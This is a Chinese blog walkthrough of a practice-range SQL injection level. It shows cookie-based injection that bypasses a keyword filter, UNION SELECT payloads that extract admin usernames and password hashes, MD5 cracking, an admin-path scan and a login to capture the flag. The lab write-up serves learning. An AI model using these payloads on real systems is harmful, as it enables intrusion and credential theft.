

掌控安全靶场第二章：遇到阻难！绕过WAF过滤！

原创

pydra 于 2020-11-10 16:58:35 发布 1058 收藏 3

分类专栏：[网络安全之渗透测试](#) 文章标签：[安全 sql](#)

版权声明：本文为博主原创文章，遵循[CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：<https://blog.csdn.net/k1k5cn/article/details/109579676>

版权



[网络安全之渗透测试](#) 专栏收录该内容

2 篇文章 0 订阅

订阅专栏

最近在学习CTF，前不久发现一个还不错的靶场

封神台 - 掌控安全在线演练靶场

二话不说，开干吧

第二章：遇到阻难！绕过WAF过滤！

一、测试是否有注入点

附上链接 <https://hack.zkaq.cn/battle/target?id=31ac789a52edf9bb>

标题上写了是【配套课时：SQL注入攻击原理 实战演练】SQL注入，随便点击一个新闻。在id=171后面加一个引号'，测试一下是否有SQL注入。有弹框了，提示过滤了很多关键字。下一步考虑如何绕过这些关键字。

59.63.200.79:8004/shownews.asp?id=171%27

59.63.200.79:8004 显示

传参错误！参数 的值中包含非法字符串！

请不要在参数中出现：and update delete ; insert mid master 等非法字符！

确定

<https://blog.csdn.net/k1k5cn>

二、绕过WAF关键字过滤

经过测试，发现只允许==，order by等关键字。通过仔细观察页面，发现应该是网页防护，网页防护就是通过代码验证get或post参数中是否有select等非法的关键字参数，如果有这些非法参数，就调用弹窗提示是非法字符。


知道了是网页防护，我们就换一种注入方式，Cookie进行绕过。

Cookie注入有三种方法：1是可以使用ModHeader插件进行修改Request header。2是用Burpsuite进行抓包修改cookie。3是直接地址栏构造javascript:alert(document.cookie="id="+escape("169"));

1、ModHeader


从Chrome的应用商店下载插件。打开以后长这个小样子。





下一步伪造cookie，看是否成功注入。

id=12345+union+select+1,2,3,4,5,6,7,8,9,10+from+admin



访问时，把地址栏的 " id=167 " 去掉。

猜解用户名和密码字段username,password

id=12345+union+select+1,username,password,4,5,6,7,8,9,10+from+admin



在线md5解密得出admin密码welcome

用御剑扫描一下网站后台路径

12	http://59.63.200.79:8004/upfile_Other.asp	200
13	http://59.63.200.79:8004/Upfile_Product.asp	200
14	http://59.63.200.79:8004/download.asp	200
15	http://59.63.200.79:8004/admin/login.asp	200

16	http://59.63.200.79:8004/./admin/login.asp	200
17	http://59.63.200.79:8004/admin/admin.asp	200
18	http://59.63.200.79:8004/admin/admin.asp	200

企业网站管理系统

管理员登录



用户名:

用户密码:

验证码: 请在左边输入
2690

<https://blog.csdn.net/k1k5cn>

成功登陆，拿到flag

竟然成功进入了后台！拿走通关KEY

zkz{welcome-control}

2、Burpsuite抓包

省略.....

3、javascript构造

省略.....

本人也是小白一枚，有需要的同学的可以在下方留言，我会补充出来同大家交流。